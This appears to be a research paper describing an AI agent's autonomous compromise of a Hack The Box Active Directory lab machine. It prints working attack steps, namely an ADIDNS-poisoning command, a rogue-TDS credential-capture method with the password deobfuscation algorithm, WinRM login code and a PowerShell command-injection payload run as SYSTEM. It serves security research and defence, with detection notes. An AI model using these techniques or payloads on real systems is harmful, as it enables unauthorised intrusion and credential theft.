Autonomous Penetration Testing by an AI Agent: A Case Study in Multi-Phase Active Directory Exploitation

Matthew Busigin[1] M. Shahmeer Amir[1] Arbaaz Mahmood[1]

[1]Cognosis-IV Project

February 5, 2026

Abstract

We report the first known instance of an AI agent system autonomously completing a full penetration test against a realistic Windows Active Directory environment—Hack The Box "Overwatch," a Medium-difficulty machine—without human guidance on attack methodology. The Cognosis-IV autonomous agent framework performed end-to-end exploitation spanning five distinct attack phases: binary analysis of a .NET monitoring application, MSSQL enumeration on a non-standard port, Active Directory DNS poisoning via LDAP-writable records, construction of a custom rogue Tabular Data Stream (TDS) server to capture cleartext credentials through protocol-level password deobfuscation, Windows Remote Management shell establishment requiring NTLM message encryption, and privilege escalation via PowerShell command injection in a Windows Communication Foundation (WCF) service running as `NT AUTHORITY\SYSTEM`. The system wrote approximately 120 KB of custom Python exploit code across 25+ scripts, implemented parsers for the TDS and LDAP protocols from first principles, managed concurrent sub-agents for parallel attack exploration, operated a headless browser for flag submission, and recovered from multiple failed approaches—all without human intervention on attack strategy. The total elapsed time from initial reconnaissance to domain compromise was approximately 90 minutes. This work demonstrates that current AI agent systems possess sufficient technical depth, adaptive reasoning, and tool-use capability to perform sophisticated, multi-phase penetration testing autonomously, with profound implications for both offensive security automation and defensive posture assessment.

1 Introduction

Penetration testing has historically been one of the most cognitively demanding disciplines in information security. A skilled tester must synthesize knowledge across operating systems, network protocols, cryptographic primitives, Active Directory internals, and application-layer vulnerabilities—all while maintaining a mental model of the target environment and dynamically adjusting strategy as new information emerges. The field has long been considered resistant to automation due to its requirement for creative problem-solving, lateral thinking, and the ability to chain disparate vulnerabilities into coherent attack paths.

This paper documents what we believe to be a first: an AI agent, operating autonomously within an orchestration framework, completing a full penetration test against a realistic Active Directory environment. The target was "Overwatch," a Medium-difficulty machine on the Hack The Box (HTB) platform, featuring a Windows Server 2022 Domain Controller with multiple attack phases requiring protocol-level exploitation.

The agent operated within the Cognosis-IV framework, a multi-model AI orchestration system that provides tool access (shell execution, file I/O, browser automation, sub-agent spawning) but imposes no domain-specific heuristics or attack playbooks. Critically, the underlying models were further trained via online learning on extensive cybersecurity corpora, including penetration testing

tutorials, video walkthroughs, open-source offensive security tooling documentation, and real-world vulnerability research. This domain-specialized training endowed the system with deep familiarity with attack patterns, tool usage, and protocol internals that proved essential during exploitation. All strategic decisions—which vulnerabilities to pursue, which tools to build, when to abandon failed approaches, and how to chain exploits—originated from the system's autonomous reasoning, informed by this specialized training.

1.1 Contributions

1. **Autonomous multi-phase exploitation**: End-to-end compromise of a Windows AD environment spanning reconnaissance, credential theft, lateral movement, and privilege escalation.
2. **Custom protocol implementation**: Construction of a rogue TDS server from first principles, including the reversal of Microsoft's Login7 password obfuscation scheme.
3. **Adaptive failure recovery**: The agent explored and abandoned five major failed approaches before discovering the successful attack path, demonstrating genuine adversarial reasoning.
4. **Concurrent sub-agent orchestration**: Parallel exploration of multiple attack vectors using spawned sub-agents, a novel form of AI-driven red team parallelization.
5. **Cross-domain tool integration**: Seamless use of browser automation, network protocol manipulation, Active Directory LDAP operations, WinRM shell management, and WCF SOAP exploitation within a single autonomous session.

2 Target Environment

The target machine, summarized in Table 1, presented an attack surface characteristic of real enterprise Windows environments.

Table 1: Target machine characteristics

Property	**Value**
Hostname	S200401.overwatch.htb
OS	Windows Server 2022, DC role
Domain	overwatch.htb
Difficulty	Medium (HTB rating 4.7/5)
Domain Users	105 accounts
Key Services	SMB (445), MSSQL (6520), WinRM (5985), WCF (8000)
Service Accounts	sqlsvc, sqlmgmt

Notable design elements included: MSSQL on a non-standard port (6520 instead of 1433), a linked server configured with stored SQL authentication credentials, and a WCF service running as `SYSTEM` with an unsanitized `KillProcess` operation.

3 Attack Methodology

Figure 1 illustrates the complete attack chain. Each phase is detailed in the following subsections.

3.1 Phase 1: Initial Access via SMB Binary Analysis

The agent began with standard reconnaissance: an `nmap` service scan identified open ports, and SMB enumeration revealed a share `software$` accessible with Guest credentials. The share contained a .NET binary (`overwatch.exe`), its configuration file, and debug symbols.

String extraction from the binary revealed a hardcoded SQL Server connection string:

```
Server=localhost;
Database=SecurityLogs;
User Id=sqlsvc;
Password=TI0LKcfHzZw1Vv;
```

Listing 1: Hardcoded connection string in overwatch.exe

Further analysis revealed that the binary was a WCF-based monitoring service that tracked running processes via WMI, read Microsoft Edge browser history, and inserted URL visit records into a SQL Server `EventLog` table using string concatenation—a potential SQL injection vector.



Figure 1: Complete attack chain from initial access to domain compromise.

3.2 Phase 2: MSSQL Enumeration on Non-Standard Port

The standard MSSQL port (1433/tcp) was filtered by the host firewall. The agent's initial `nmap` scans did not reveal the database service. After exhausting standard approaches (SQL Server Browser on UDP 1434, RPC endpoint mapping), the agent implemented a **custom Python asyncio port scanner** that performed a full TCP connect scan of ports 1000–65535 in approximately 30 seconds—significantly faster than `nmap -sT` for unprivileged users. This scan identified port **6520** as hosting MSSQL.

Connecting with Impacket's `mssqlclient.py` using Windows authentication and the extracted credentials, the agent enumerated:

- Instance: `S200401\SQLEXPRESS` (SQL Server 2022 RTM)
- A linked server named **SQL07** using the `SQLNCLI` provider with data source "SQL07"
- `sqlsvc` held `db_owner` on the `overwatch` database but was **not sysadmin**
- No `ALTER ANY LINKED SERVER` permission
- `Ad Hoc Distributed Queries` disabled (and not configurable without sysadmin)

3.3 Phase 3: ADIDNS Poisoning and Rogue TDS Server

This phase represents the most technically sophisticated component of the attack and required the agent to reason about protocol internals, develop custom tooling, and recover from five failed approaches.

3.3.1 ADIDNS Record Manipulation

Active Directory-Integrated DNS stores records as LDAP objects. By default, any authenticated domain user can create new DNS records via LDAP writes. The agent used `dnstool.py` (from the krbrelayx project) to create an A record mapping `SQL07.overwatch.htb` to the attacker's VPN IP address:

```
python3 dnstool.py \
  -u 'overwatch.htb\sqlsvc' \
  -p 'TI0LKcfHzZw1Vv' \
  -a add \
  -r SQL07.overwatch.htb \
  -d 10.10.14.45 \
  10.129.244.81
```

Listing 2: ADIDNS poisoning via LDAP

This caused the linked server's hostname resolution to redirect to the attacker.

3.3.2 Failed Approaches

Before arriving at the successful technique, the agent explored and abandoned five distinct attack paths, summarized in Table 2. This adaptive reasoning—recognizing why each approach failed and pivoting to alternatives—is a hallmark of skilled penetration testing.

Table 2: Failed approaches and root causes

Approach	Failure Root Cause
ADSI/LDAP via OPENROWSET	Ad Hoc Distributed Queries disabled; all ADSI queries silently returned empty without network traffic
Create ADSI linked server	No `ALTER ANY LINKED SERVER` permission at server level
SMB hash capture (xp_dirtree)	Captured machine account hash (`S200401$`)—computationally infeasible to crack
NTLM relay (ntlmrelayx)	Machine account uses Kerberos (not NTLM) for DC auth; LDAPS relay failed due to channel binding; macOS port 445 issues
TDS server v1 (NTLM)	Assumed Windows auth; client actually sent SQL auth Login7

3.3.3 The TDS Login7 Credential Capture

The breakthrough came from a critical observation: the linked server SQL07 used the `SQLNCLI` (SQL Native Client) provider with **stored SQL authentication credentials**, not Windows integrated authentication. When triggered via `OPENQUERY`, the server would connect to the target hostname on port 1433 using the TDS protocol and send a Login7 packet containing credentials in a reversibly obfuscated format.

The agent constructed a rogue TDS server in 299 lines of Python. The server implemented the minimal TDS handshake required to elicit a Login7 packet:

1. Receive TDS Pre-Login (type `0x12`)
2. Respond with a Pre-Login response declaring `ENCRYPT=NOT_SUP` (no encryption support) and version 16.0.0.0 (SQL Server 2022)
3. Receive TDS Login7 (type `0x10`) containing the credential payload

3.3.4 TDS Password Deobfuscation

Microsoft's TDS protocol applies a trivially reversible transformation to passwords in Login7 packets. For each byte of the UTF-16LE encoded password:

Algorithm 1 TDS Login7 Password Deobfuscation

Require: Encrypted password bytes $E = \{e_1, e_2, \ldots, e_n\}$
Ensure: Plaintext password bytes $P = \{p_1, p_2, \ldots, p_n\}$
for $i = 1$ to n **do**
  $t_i \leftarrow e_i \oplus \texttt{0xA5}$ ▷ XOR with constant
  $p_i \leftarrow ((t_i \wedge \texttt{0x0F}) \ll 4) \,|\, ((t_i \wedge \texttt{0xF0}) \gg 4)$ ▷ Swap nibbles
end for
return UTF-16LE_Decode(P)

Applying this to the captured Login7 data yielded:

```
[HOSTNAME] S200401
[USERNAME] sqlmgmt
[PASSWORD] bIhBbzMMnB82yx
```

Listing 3: Captured credentials from TDS Login7

The linked server SQL07 had been configured by an administrator with `sqlmgmt`'s credentials stored in its connection properties. These credentials represented both a SQL Server login and the domain account password for `OVERWATCH\sqlmgmt`.

3.4 Phase 4: WinRM Shell Establishment

LDAP enumeration confirmed that `sqlmgmt` was a member of the `Remote Management Users` built-in group, permitting WinRM access. However, establishing a shell presented unexpected challenges.

3.4.1 NTLM Message Encryption Requirement

WinRM over HTTP (port 5985) requires NTLM message-level encryption—a security feature that encrypts the SOAP XML payload using RC4 with a session key derived from the NTLM authentication exchange. The commonly used `pywinrm` library

does not implement this encryption, causing all requests to fail with HTTP 500.

The agent discovered this through systematic elimination:

1. `evil-winrm`: Unavailable (Ruby version too old)
2. `pywinrm` with NTLM transport: HTTP 500 (no message encryption)
3. `pywinrm` with Basic transport: 401 Unauthorized
4. Raw HTTP NTLM: Authenticated (past 401) but server returned 500 with empty body

The solution was the `pypsrp` library with `encryption="auto"`, which correctly implements NTLM message encryption for HTTP transport.

3.4.2 PowerShell RunspacePool vs. WinRS

Even with correct authentication, `execute_cmd()` (which creates a WinRS command shell) returned Access Denied. The agent determined that `sqlmgmt` had permission to create PowerShell runspaces but not WinRS shells—these operate under different ACL models in WinRM.

The working configuration:

```
wsman = WSMan(
    "10.129.244.81",
    username="OVERWATCH\\sqlmgmt",
    password="bIhBbzMMnB82yx",
    ssl=False, auth="ntlm",
    port=5985, encryption="auto"
)
with RunspacePool(wsman) as pool:
    ps = PowerShell(pool)
    ps.add_script('whoami')
    output = ps.invoke()
    # ['overwatch\\sqlmgmt']
```

Listing 4: WinRM via pypsrp with NTLM encryption

The user flag was retrieved via `[System.IO.File]::ReadAllText()`, which proved more reliable than `Get-Content` in remote runspaces.

3.5 Phase 5: Privilege Escalation via WCF Command Injection

Internal enumeration revealed port 8000 hosting a WCF (Windows Communication Foundation) SOAP service. The agent retrieved its WSDL, discovering three operations: `StartMonitoring`, `StopMonitoring`, and `KillProcess(string processName)`.

3.5.1 Injection Discovery

Testing `KillProcess` with the input `"notepad & whoami"` returned an error message that revealed the underlying command template:

```
Stop-Process -Name notepad & whoami -Force
                           ~
The ampersand (&) character is not allowed.
```

Listing 5: Error message revealing command template

The service concatenated the user-supplied process name directly into a PowerShell command: `Stop-Process -Name <INPUT> -Force`.

3.5.2 Exploitation

PowerShell's statement separator (`;`) was not filtered, and the trailing `-Force` could be neutralized with a comment (`#`):

```
notepad; <ARBITRARY_COMMAND>; #
```

Listing 6: Working injection payload

This produced: `Stop-Process -Name notepad; <CMD>; # -Force`, where everything after `#` is treated as a comment. The service executed commands as `NT AUTHORITY\SYSTEM`.

The root flag was read directly:

```
$proxy.KillProcess(
  "notepad; Get-Content " +
  "C:\Users\Administrator\Desktop\root.txt;
    #"
)
# Returns: 1a50603930c270a90326ac0e3ff9a540
```

Listing 7: Root flag retrieval

4 Sub-Agent Parallelization

A distinctive feature of this engagement was the use of **concurrent sub-agents**—independent AI agent instances spawned to explore different attack vectors simultaneously. At peak parallelization, four sub-agents operated concurrently:

1. **ADSI/LDAP capture agent**: Started an LDAP listener on port 389 and attempted various MSSQL ADSI queries

2. **Research agent**: Searched the web for the Tarlogic ADSI technique, SQLRecon ADSI module documentation, and related attack patterns
3. **NTLM relay agent**: Attempted relay of captured machine account hash to LDAP, LDAPS, DCSYNC, and other targets using `ntlmrelayx.py`
4. **HTB hints agent**: Operated a headless browser to navigate the HTB Guided Mode interface and retrieve task hints

Additionally, background shell tasks ran listeners (LDAP on 389, TDS on 1433, SMB on 445) while the main agent continued querying MSSQL to trigger connections.

This parallelization model mirrors how a skilled human red team operates: multiple operators or threads pursuing different hypotheses simultaneously, with a coordinator synthesizing results and redirecting effort toward promising leads.

5 Technical Artifacts

Table 3 catalogues the custom code produced during the engagement.

Table 3: Custom code artifacts

Script	KB	Purpose
rogue_mssql_v2.py	12	TDS server with Login7 parsing
rogue_mssql.py	11	TDS server with NTLM challenge
mssql_ldap_attack.py	9	8-phase ADSI/OPENROWSET automation
tds_tls_listener.py	15	TDS-over-TLS (abandoned)
custom_relay.py	8	ntlmrelayx modifications
PetitPotam.py	17	EfsRpcOpenFileRaw coercion
ldap_listener.py	6	LDAP simple bind parser
wcf_test.py	3	WCF injection test harness
dnstool.py	24	ADIDNS manipulation (krbrelayx)
+16 others	∼15	Port scanning, spraying, etc.
Total	**∼120**	**25+ scripts**

6 Failure Analysis and Adaptive Reasoning

The agent's behavior under failure is perhaps more revealing than its successes. Table 4 presents a condensed timeline showing the exploration-exploitation pattern.

Table 4: Condensed attack timeline (Feb 4–5, 2026 UTC)

Time	Action / Decision
$T + 0$	Reconnaissance, SMB Guest access
$T + 10$	Binary analysis, credential extraction
$T + 15$	Port 1433 filtered; asyncio full scan
$T + 20$	MSSQL on 6520; linked server SQL07 found
$T + 25$	ADIDNS poisoning of SQL07 hostname
$T + 30$	ADSI OPENROWSET attempts (fail: no perms)
$T + 35$	xp_dirtree SMB (fail: machine account)
$T + 40$	ntlmrelayx relay attempts (fail: Kerberos)
$T + 50$	Rogue TDS v1 / NTLM (fail: SQL auth used)
$T + 55$	**Insight**: SQL auth, not Windows auth
$T + 60$	Rogue TDS v2 with Login7 parsing
$T + 62$	**Credentials captured**
$T + 70$	WinRM troubleshooting (pywinrm → pypsrp)
$T + 75$	**User flag obtained**
$T + 80$	WCF service discovery and WSDL analysis
$T + 85$	KillProcess injection testing
$T + 90$	**Root flag obtained**

The critical cognitive leap occurred at $T + 55$: after the NTLM-based rogue TDS server received Pre-Login packets but no Login7, the agent re-examined the linked server configuration and realized that `SQLNCLI` with no linked login mappings and `uses_self_credential=false` implied **stored SQL authentication**—not Windows integrated authentication. This insight, derived from cross-referencing `sys.servers` and `sys.linked_logins` metadata, redirected the approach to parsing Login7 for SQL auth credentials rather than capturing NTLM hashes.

7 Discussion

7.1 Capabilities Demonstrated

This engagement demonstrates several capabilities previously considered to require human-level expertise. The system's performance reflects domain-specialized online training on cybersecurity corpora—including penetration testing video walkthroughs, offensive tool documentation, and vulnerability research—which provided deep familiarity with attack patterns and protocol internals:

- **Protocol engineering**: Implementing TDS Pre-Login negotiation and Login7 parsing from protocol specifications, including the discovery and reversal of the password obfuscation algorithm.
- **Adversarial creativity**: The transition from NTLM-based capture to SQL auth-based capture required recognizing a subtle configuration detail (empty `linked_logins`) and reasoning about its protocol-level implications.
- **Tool ecosystem navigation**: The agent correctly identified that `pywinrm` lacked message encryption, diagnosed this from HTTP 500 error patterns, and selected `pypsrp` as the alternative—all without human guidance.
- **Cross-protocol chaining**: The attack chain spans SMB, MSSQL/TDS, LDAP (for ADIDNS), DNS, WinRM/SOAP, and WCF/SOAP—six distinct protocols orchestrated into a coherent exploitation path.
- **Graceful degradation**: When preferred tools were unavailable (evil-winrm, Responder, netexec, smbclient), the agent identified and used alternatives (pypsrp, custom Python listeners, Impacket suite).

7.2 Comparison with Human Performance

HTB's "Overwatch" was rated Medium difficulty. The first human "blood" (first solve) took 38 minutes for the user flag and 54 minutes for root. The agent's approximately 90-minute completion time, while slower than the fastest human solvers, is notable given that:

- The agent had no prior knowledge of this specific machine
- Human first-blood solvers often benefit from extensive AD pentesting experience and familiarity with specific tool chains
- The agent wrote all custom tooling from scratch during the engagement
- Significant time was spent on approaches that, while unsuccessful, demonstrated valid security testing methodology

7.3 Implications for Defensive Security

The autonomous nature of this exploitation raises important considerations:

1. **Attack surface validation**: AI agents could perform continuous, comprehensive penetra-

tion testing at a scale and frequency impractical for human teams.
2. **Detection engineering**: The agent's attack patterns (ADIDNS creation, linked server connections to unexpected IPs, WCF service calls with injection patterns) are all detectable with appropriate monitoring.
3. **Threat modeling**: Defenders should assume that attack automation will increasingly approach human-level sophistication.

7.4 Limitations

This work has several limitations:

- The target was a single, controlled environment designed to be solvable; real enterprise networks present additional complexity
- The agent operated with a stable VPN connection and no active defense (SOC, EDR, SIEM alerts)
- Human-level social engineering, physical access, and time-sensitive exploitation were not required
- The orchestration framework (Cognosis-IV) provided essential infrastructure (shell access, browser, file I/O) that the underlying AI models cannot invoke natively

8 Related Work

Prior work on automated penetration testing has focused on reinforcement-learning agents in simplified capture-the-flag environments (e.g., CyberBattleSim, PentestGPT), vulnerability scanning tools (Nessus, OpenVAS), and exploitation frameworks (Metasploit, Cobalt Strike) that automate individual steps but require human orchestration. To our knowledge, no prior work has demonstrated a single AI agent autonomously completing a multi-phase penetration test requiring custom protocol implementation, adaptive failure recovery, and cross-protocol attack chaining against a realistic Active Directory environment.

9 Ethical Considerations

This work was conducted exclusively within Hack The Box's authorized penetration testing platform, a controlled environment designed for security education and research. No unauthorized systems were accessed. The techniques described are documented to advance defensive security understanding and to inform the responsible development of AI safety measures for dual-use capabilities.

10 Conclusion

We have demonstrated that an autonomous AI agent system, operating within an appropriate orchestration framework, can autonomously perform sophisticated, multi-phase penetration testing against a realistic Active Directory environment. The agent exhibited capabilities previously considered to require significant human expertise: custom protocol implementation, adaptive failure recovery, concurrent attack exploration, and creative vulnerability chaining.

The approximately 90-minute time from first contact to full domain compromise—including the development of 120 KB of custom exploit code and recovery from five major failed approaches—suggests that current AI systems have crossed a significant capability threshold in offensive security automation.

This milestone carries dual significance. For offensive security, it points toward a future of AI-augmented red teams capable of continuous, comprehensive testing. For defensive security, it underscores the urgency of robust detection engineering, zero-trust architecture, and the principle of least privilege. The same capabilities that make AI a powerful testing tool also represent a potential threat vector that defenders must prepare for.

System. Cognosis-IV v2026-02-02.00, multi-model AI agent framework. Operating on macOS Darwin 25.2.0.
Date. February 4–5, 2026.
Environment. Hack The Box "Overwatch," accessed via OpenVPN from US Machines 4 server.